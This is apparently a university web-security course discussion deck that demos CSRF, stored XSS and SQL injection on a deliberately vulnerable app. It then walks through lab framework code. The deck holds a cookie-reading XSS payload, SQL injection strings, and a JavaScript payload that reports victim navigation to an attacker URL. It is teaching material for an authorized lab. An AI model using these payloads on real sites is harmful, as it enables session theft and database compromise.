

Web Application Security Discussion

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CS461/ECE422 Spring 2016

Introducing Bungle

<http://bungle.cs461.cs.illinois.edu/>

This web application which has following capabilities.

Search: makes a query through GET request

Login: makes a POST request

Logout (enabled when logged in): makes a POST request

Create account: makes a POST request

Implementing Bungle

In checkpoint 1 you will

- Construct database to store user and search history information
- Write code which processes user input to SQL queries (connecting frontend and backend)
→ You will use prepared statements to protect against **SQL injection**
- Implement input sanitization against **XSS**
- Implement token validation against **CSRF**

Review

What is CSRF?

What is XSS?

What is SQL Injection?

Demo using DVWA <http://www.dvwa.co.uk/>

CSRF

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Cross Site Request Forgery (CSRF) - Mozilla Firefox

localhost/dvwa/vulnerabilities/csrf/

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

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Username: admin
Security Level: low

CSRF

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Cross Site Request Forgery (CSRF) - Mozilla Firefox

Damn Vulnerable W... x

nerabilities/csrf/?password_new=adminpassword&password_conf=adminpassword&Change=Change#

Search

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed


More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery


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Username: admin
Security Level: low

CSRF



.../?password_new=<password>&password_conf
=<password>&Change=Change#



XSS

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

Damn Vulnerable W... x

localhost/dvwa/vulnerabilities/xss_s/

Search

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

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Name *
Message *
Sign Guestbook

Name: test
Message: This is a test comment.

More info
<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low

View Source View Help

XSS

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

Damn Vulnerable W... x

localhost/dvwa/vulnerabilities/xss_s/

Search

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

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Name * attacker

Message * `<script>alert(document.cookie);</script>`

Sign Guestbook

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source View Help

Username: admin
Security Level: low

XSS

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

localhost/dvwa/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

security=low; PHPSESSID=krepj2qsb1edl11cu4ibg060m2

OK

Message: This is a test comment.

Name: attacker
Message:

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Read localhost

SQL Injection

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: SQL Injection - Mozilla Firefox

Damn Vulnerable W... x

localhost/dvwa/vulnerabilities/sqli/

Search

DVWA

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://terruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

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Username: admin
Security Level: high

SQL Injection (cont.)

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: SQL Injection - Mozilla Firefox

localhost/dvwa/vulnerabilities/sqli/

DVWA

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

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Username: admin
Security Level: low

SQL Injection (cont.)



```
SELECT first_name, last_name FROM users  
WHERE user_id = '$id'
```

```
SELECT first_name, last_name FROM users  
WHERE user_id = ' ' OR '1'='1' '
```

SQL Injection Protection?

- Consider a webpage which escapes each ' from input to \' using `mysql_real_escape()`.
- Can this protection save the webpage against SQL Injection?
- <http://www.sqlinjection.net/advanced/php/mysql-real-escape-string/>

SQL Injection Protection?

Consider a webpage which escapes each ' from input to \' using `mysql_real_escape()`.

Yes?

```
SELECT * FROM table WHERE name =  
' $_GET['name'] '
```

Receives string as an input

SQL Injection Protection?

Consider a webpage which escapes each ' from input to \' using `mysql_real_escape()`.

NO!

```
SELECT * FROM table WHERE id=$_GET['id']
```

This is only helpful when input parameter is enclosed in quotes.

```
Fix: SELECT * FROM table WHERE id='$_GET['id']'
```

Making multiple function calls can be expensive. What are alternative solutions?

Prepared Statements (PHP example)

```
$conn = new mysqli($servername, $username,  
$password, $dbname);  
//prepare and bind  
$stmt = $conn->prepare("SELECT * FROM table  
WHERE name=?"); $stmt->bind_param("s",  
$name);  
//execute  
$stmt->execute();
```

Approaching 2.2.1.3

<http://cvk.posthaven.com/sql-injection-with-raw-md5-hashes>

Escaping and Hashing

```
$username = mysql_real_escape_string($_POST['username']);  
$password = md5($_POST['password'], true);  
$sql_s = "SELECT * FROM users WHERE username='$username' and  
pw='$password'";  
$rs = mysql_query($sql_s);
```

<http://php.net/manual/en/function.md5.php>

PHP md5 function manual

Why is this vulnerable?

Similar examples

- <http://www.guru99.com/learn-sql-injection-with-practical-example.html>

Imagine you have an input x.

Let $y = \text{md5}(x, \text{true})$.

y would be a bitstring which can have a meaning in ASCII depending on what x is.

```
SELECT * FROM users WHERE username='$username' and  
pw=' y '
```

This y can cause SQL injection!

Problem: Finding y can take forever.

Alternative approach: Let's find a substring which we can use so that it has the same effect as the one we used for the demo.

Shortening the injection string

Original: <str1>' OR 'x'='x'; -- <str2>

We can make this shorter by removing spaces.

<str1>'OR'x'='x';-- <str2>

Can we do better?

```
SELECT * FROM users WHERE username='$username'  
and pw=' <str1>'OR'<str2> '
```

If <str2> begins with '1' through '9', then the right term is equivalent to true.

How about 'or' ?

How about 'oR' ?

'||' ?

Different variations of strings result in speedup of your code.

Understanding Token Validation

- Prof. Bailey has talked about token validation as a method of defense against CSRF.
- Bungle can also validate tokens when this setting is enabled by user on navigation bar above.



Bungle!

permalink.co:8080

Search

CSRF: 1 - Token validation XSS: 0 - No defense

Bungle!

Not logged in.

Enter search terms

Search

Log in or create an account.

Username

Password

Login

Create Account

Bungle!

permalink.co:8080

CSRF: 1 - Token validation XSS: 0 - No defense

Bungle! Logged in as attacker. Log out

Enter search terms Search

Inspector Console Debugger Style Editor Perform... Network

✓	Method	File	Domain	Type	Transferred	Size	0 ms	1.28 s	2.56 s	3.84 s	5.12 s
▲ 303	POST	login	permalink.co:8080	html	3.66 KB	0 KB	→ 119 ms				
● 200	GET	/	permalink.co:8080	html	3.66 KB	3.66 KB	→ 130 ms				
○ 200	GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached	95.06 KB					
○ 200	GET	jquery.min.js	ajax.googleapis.com	js	cached	81.65 KB					
○ 200	GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached	95.06 KB					

All HTML CSS JS XHR Fonts Images Media Flash Other

5 requests, 275.42 KB, 5.90 s Clear

Note: You can inspect elements by pressing F12 from Firefox.

Bungle! x

permalink.co:8080

CSRF: 1 - Token validation XSS: 0 - No defense

Inspector Console Debugger Style Editor Perform... Network

Method	File	Domain	Type	Trans	Headers	Cookies	Params	Response	Timings	Preview
303 POST	login	permalink.co:8080	html	3.66 KB						
200 GET	/	permalink.co:8080	html	3.66 KB						
200 GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached						
200 GET	jquery.min.js	ajax.googleapis.com	js	cached						
200 GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached						

Filter cookies

Response cookies

Request cookies

csrf_token: "d18de93bf2c22a68009d6aa31e3071b0"

csrfdefense: "1"

xssdefense: "0"

All HTML CSS JS XHR Fonts Images Media Flash Other

5 requests, 275.42 KB, 5.90 s Clear

Bungle! x +

permalink.co:8080

CSRF: 1 - Token validation XSS: 0 - No defense

Inspector Console Debugger Style Editor Perform... Network

Method	File	Domain	Type	Trans	Headers	Cookies	Params	Response	Timings	Preview
303 POST	login	permalink.co:8080	html	3.66 KB						
200 GET	/	permalink.co:8080	html	3.66 KB						
200 GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached						
200 GET	jquery.min.js	ajax.googleapis.com	js	cached						
200 GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached						

Filter request parameters

Form data

csrf_token: "d18de93bf2c22a68009d6aa31e3071b0"

username: "attacker"

password: "l33th4x"


All HTML CSS JS XHR Fonts Images Media Flash Other

5 requests, 275.42 KB, 5.90 s Clear

Understanding CSRF Defense (cont.)

- If Malory, an adversary between user and Bungle, wants to make a CSRF attack between user and Bungle, then Malory needs to provide `csrf_token` as one of POST request parameters.
- Is there anyway Malory can obtain cookie from user's browser?

Recap: We know how to obtain cookie info!



Summary

- Token validation is one of methods to protect users from CSRF.
- Meanwhile, other vulnerabilities like XSS can invalidate this protection.
- Can you think of ways to make CSRF attacks on this website without using XSS vulnerability?

Framework code

- In last part of checkpoint 2, you need to make XSS attacks against Bungle with different defense parameters.
- We provided you a framework code for this exercise.

Dissecting the source code

- HTML component: not very interesting

```
<meta charset="utf-8">
```

```
<script
```

```
src="http://ajax.googleapis.com/ajax/libs/jquery/2.0.3/jquery.min.js"></script
```

```
>
```

```
<script>
```

```
</script>
```

```
<h3></h3>
```

```
var xssdefense = 0;
var target = "http://bungle.cs461.cs.Illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
    var url = makeLink(xssdefense, target, attacker);
    $("h3").html("<a target=\"run\" href=\"\" + url + \"\">Try Bungle!</a>");
});
```

```
var xssdefense = 0;
var target = "http://bungle.cs461.cs.Illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
    var url = makeLink(xssdefense, target, attacker);
    $("h3").html("<a target=\"run\" href=\"\" + url + \"\">Try Bungle!</a>");
});
```

- The “main()” part of Javascript (it is actually jQuery)
- Create a link using helper function makeLink and display in on <h3> tag using html() function (There is no # for HTML tags)

```
function makeLink(xssdefense, target, attacker) {  
    if (xssdefense == 0) {  
        return target + "./search?xssdefense=" + xssdefense.toString() + "&q=" +  
            encodeURIComponent("<script" + ">" + payload.toString() +  
                ";payload(\"" + attacker + "\");</script" + ">");  
    } else {  
        // Implement code to defeat XSS defenses here.  
    }  
}
```

```
function makeLink(xssdefense, target, attacker) {  
    if (xssdefense == 0) {  
        return target + "./search?xssdefense=" + xssdefense.toString() + "&q=" +  
            encodeURIComponent("<script" + ">" + payload.toString() +  
                ";payload(\"" + attacker + "\");</script" + ">");  
    } else {  
        // Implement code to defeat XSS defenses here.  
    }  
}
```

- What is encodeURIComponent?
- makeLink uses helper function payload() which creates payload for this exercise.
- Why do we need to append payload.toString()?

```
function payload(attacker) {  
  function log(data) {  
    console.log($.param(data));  
    $.get(attacker, data);  
  }  
  function proxy(href) {  
    $("html").load(href, function(){  
      $("html").show();  
      log(attacker, {event: "nav", uri: href});  
      $("#query").val("pwned!");  
    });  
  }  
  $("html").hide();  
  proxy(attacker, "./");  
}
```

```
function log(attacker, data) {  
    console.log($.param(data));  
    $.get(attacker, data);  
}
```

```
function log(attacker, data) {  
    console.log($.param(data));  
    $.get(attacker, data);  
}
```

- `log()` is a helper function which logs the **data** given as a parameter on console.
- In addition, this function makes a get request to a URL value stored in parameter **attacker**.


```
function proxy(attacker, href) {  
    $("html").load(href, function(){  
        $("html").show();  
        log(attacker, {event: "nav", uri: href});  
        $("#query").val("pwned!");  
    });  
}
```

```
function proxy(attacker, href) {  
    $("html").load(href, function(){  
        $("html").show();  
        log(attacker, {event: "nav", uri: href});  
        $("#query").val("pwned!");  
    });  
}
```

- This is a wrapper function calling
 \$("html").load()
- What is \$.load()?

<http://api.jquery.com/load/>

- Other interesting functions: .show() and .val()

Summary

Think about current capabilities of this code.

- Reports to adversary when user goes to this URL
- Makes a console log (useful for debugging)
- Hides the html until everything is ready
- Writes into #query field

Summary (cont.)

Also, think about what this code is missing from the requirements for 2.2.3.

- What kind of harm did this code do?
- How about duration of the attack? What happens if user clicks on a Bungle banner on top left corner? What happens if user logs in with his/her account?